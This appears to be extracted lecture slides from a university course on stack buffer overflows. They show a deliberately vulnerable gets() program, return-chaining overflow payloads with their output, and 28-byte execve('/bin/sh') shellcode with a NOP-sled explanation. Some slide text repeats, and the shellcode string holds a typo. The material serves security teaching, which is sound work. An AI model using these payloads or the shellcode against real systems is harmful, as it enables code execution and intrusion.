
(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions



Buffer Overflow Example: overflowretchain_32

```
int f1()
{
    printf("Knowledge ");}
```

```
int f2()
{
    printf("is ");}
```

```
void f3()
{
    printf("power. ");}
```

```
void f4()
{
    printf("France ");}
```

```
void f5()
{
    printf("bacon.\n");
    exit(0);}
```

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;
}
```

```
int main(int argc, char *argv[])
{
    printf("Function addresses:\nf1: %p\nf2: %p\nf3: %p\nf4: %p\nf5: %p\n", f1, f2, f3, f4, f5);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Buffer Overflow Example: overflowretchain 32bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*0xe + 'A'*4 + '\x2d\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x67\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x84\x62\x55\x56' + '\xa1\x62\x55\x56' " | ./orc
Function addresses:
f1: 0x5655622d
f2: 0x5655624a
f3: 0x56556267
f4: 0x56556284
f5: 0x565562a1
Knowledge is power. is France bacon.
```


Buffer Overflow Example: overflowretchain 64bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*6 + 'A'*8 + '\x56\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\x82\x11\x40\x00\x00\x00\x00\x00' + '\x98\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\xae\x11\x40\x00\x00\x00\x00\x00' "| ./orc64
```

Function addresses:

f1: 0x401156

f2: 0x40116c


f3: 0x401182

f4: 0x401198

f5: 0x4011ae

Knowledge is power. France is bacon.

(32-bit) Return to functions with one argument?



Overwrite RET and return to Shellcode

Control-flow Hijacking

How to overwrite RET?

Inject data big enough...

What to overwrite RET?


Wherever we want?

What code to execute?

Something that give us more control??


Stack-based Buffer Overflow

Function Frame of Vulfoo




Stack-based Buffer Overflow

Function Frame of Vulfoo



Stack-based Buffer Overflow

Function Frame of Vulfoo




How about we put shellcode in buf??

And overwrite RET to point to the shellcode?

The shellcode will generate a shell for us.

Stack-based Buffer Overflow


Function Frame of Vulfoo



Add some NOP (0x90, NOP sled) in front of shellcode to increase the chance of success.

Stack-based Buffer Overflow

Function Frame of Vulfoo



Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov   ebx,esp
push  eax
push  ebx
mov   ecx,esp
mov   al,0xb
int   0x80
xor   eax,eax
inc   eax
int   0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

<http://shell-storm.org/shellcode/files/shellcode-811.php>

Making a System Call in x86 Assembly

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

Making a System Call in x86 Assembly

EXECVE(2) Linux Programmer's Manual

NAME
execve - execute program

SYNOPSIS
`#include <unistd.h>`
`int execve(const char *filename, char *const argv[],
char *const envp[]);`

The diagram illustrates the argument passing for the `execve` system call. Three red arrows originate from the function signature and point to register boxes below:

- From `filename` to a box containing `/bin/sh, 0x0`, which is labeled **EBX** below.
- From `argv` to a box containing `0x00000000`, which is labeled **EDX** below.
- From `envp` to a box containing `Address of /bin/sh, 0x00000000`, which is labeled **ECX** below.

`eax=11; execve("/bin/sh", Addr of "/bin/sh", 0)`

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax, eax
```

```
push  eax
```

```
push  0x68732f2f
```

```
push  0x6e69622f
```

```
mov   ebx, esp
```

```
mov   ecx, eax
```

```
mov   edx, eax
```

```
mov   al, 0xb
```

```
int    0x80
```

```
xor   eax, eax
```

```
inc   eax
```

```
int    0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
```

```
                  "\x68\x68\x2f\x62\x69\x6e\x89"
```

```
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
```

```
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0;

ebx

ecx

edx

H Stack:

L

L

H

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov  ebx,esp
mov  ecx,eax
mov  edx,eax
mov  al,0xb
int  0x80
xor  eax,eax
inc  eax
int  0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0;
ebx
ecx
edx

H Stack:

00 00 00 00

L

L

H

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov  ebx,esp
mov  ecx,eax
mov  edx,eax
mov  al,0xb
int  0x80
xor  eax,eax
inc  eax
int  0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0;
ebx
ecx
edx

H Stack:

 00 00 00 00
 2f 2f 73 68
 2f 62 69 6e

L

L

H

2f 62 69 6e 2f 2f 73 68
/ b i n / / s h

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040	 	Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	\$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	((72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051))	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[[123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174	|	
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135]]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177		DEL

Source: www.LookupTables.com

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
```

```
mov  ebx,esp
```

```
mov  ecx,eax
mov  edx,eax
mov  al,0xb
int  0x80
xor  eax,eax
inc  eax
int  0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
